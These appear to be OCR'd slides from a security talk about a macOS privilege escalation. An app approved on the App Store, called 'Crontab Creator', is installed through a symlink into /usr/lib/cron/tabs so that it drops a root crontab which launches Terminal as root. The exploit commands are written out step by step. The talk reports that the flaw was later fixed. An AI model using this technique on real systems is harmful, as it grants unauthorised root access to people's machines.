
planning

- idea: let’s drop a cronjob file
- need a valid reason -> crontab editor
- need a Developer ID - other than my
- language?
    - SWIFT vs. ~~Objective-C~~
- learn SWIFT (CBT)

```
myFraction = [[Fraction alloc] init];
```

pushing apps to the store

- App Store Connect
  - Bundle ID
  - Create App
- Populate details
- Upload via Xcode
- Submit



Registering an App ID

The App ID string contains two parts separated by a period (.) — an App ID Prefix that is defined as your Team ID by default and an App ID Suffix that is defined as a Bundle ID search string. Each part of an App ID has different and important uses for your app. Learn More

App ID Description

Description:

You cannot use special characters such as @, &, *, ', "

App ID Prefix

Value: 33YRLYRBYV (Team ID)

App ID Suffix


● **Explicit App ID**

If you plan to incorporate app services such as Game Center, In-App Purchase, Data Protection, and iCloud, or want a provisioning profile unique to a single app, you must register an explicit App ID for your app.

To create an explicit App ID, enter a unique string in the Bundle ID field. This string should match the Bundle ID of your app.

Bundle ID:


We recommend using a reverse-domain name style string (i.e., com.domainname.appname). It cannot contain an asterisk (*).



the time issue

- 1 mistake = cost of ~24 hours
- my case: 1st push - **wait 24 hours** - reject - no proper closing - fix - 2nd push - **wait 24 hours** - approved - priv esc doesn’t work on Mojave :(- try on High Sierra - minimum OS is Mojave - fix - 3rd push - **wait 24 hours** - approve - works on High Sierra :)

Crontab Creator



Minutes

● Every minute
○ Odd minutes
○ Even minutes
○ Every 5 minutes
○ Every 10 minutes
○ Every 15 minutes
○ Every 30 minutes
○ Custom (select from table)

Minutes
0
1
2
3
4
5
6
7
8
9
10
11
12
13

Hours

● Every hour
○ Odd hours
○ Even hours
○ Every 2 hours
○ Every 3 hours
○ Every 6 hours
○ Every 12 hours
○ Custom (select from table)

Hours
0
1
2
3
4
5
6
7
8
9
10
11
12
13

Days

● Every day
○ Odd days
○ Even days
○ Every 2 days
○ Every 5 days
○ Every 7 days
○ Every 15 days
○ Custom (select from table)

Days
1
2
3
4
5
6
7
8
9
10
11
12
13
14

Months

● Every month
○ Odd months
○ Even months
○ Every 2 months
○ Every 3 months
○ Every 4 months
○ Every 6 months
○ Custom (select from table)

Months
Jan
Feb
Mar
Apr
May
Jun
Jul
Aug
Sep
Oct
Nov
Dec

Weekdays

● Every weekday
○ Monday-Friday
○ Weekend
○ Mon, Wed, Fri
○ Tue, Thu
○ Custom (select from table)

Weekdays
Mon
Tue
Wed
Thu
Fri
Sat
Sun

Application to run


Command arguments or custom command to run

Result

```
* * * * *
```

privilege escalation

#1 the file we need - root



Example #1 - root

```
#run backup-apps.sh script every minute

* * * * * /Applications/Scripts/backup-apps.sh
```

#2 follow previous steps to redirect the file

```
cd /Applications/
mkdir "Crontab Creator.app"
cd Crontab\ Creator.app/
mkdir Contents
cd Contents/
ln -s /usr/lib/cron/tabs/ Resources
```

#3 install the app

#4 create script file

```
cd /Applications/
mkdir Scripts
cd Scripts/
echo /Applications/Utilities/Terminal.app/
Contents/MacOS/Terminal > backup-apps.sh
chmod +x backup-apps.sh
```

#5 Terminal runs as root

the fix

- POC stopped working
- never really done proper verification
- more details later

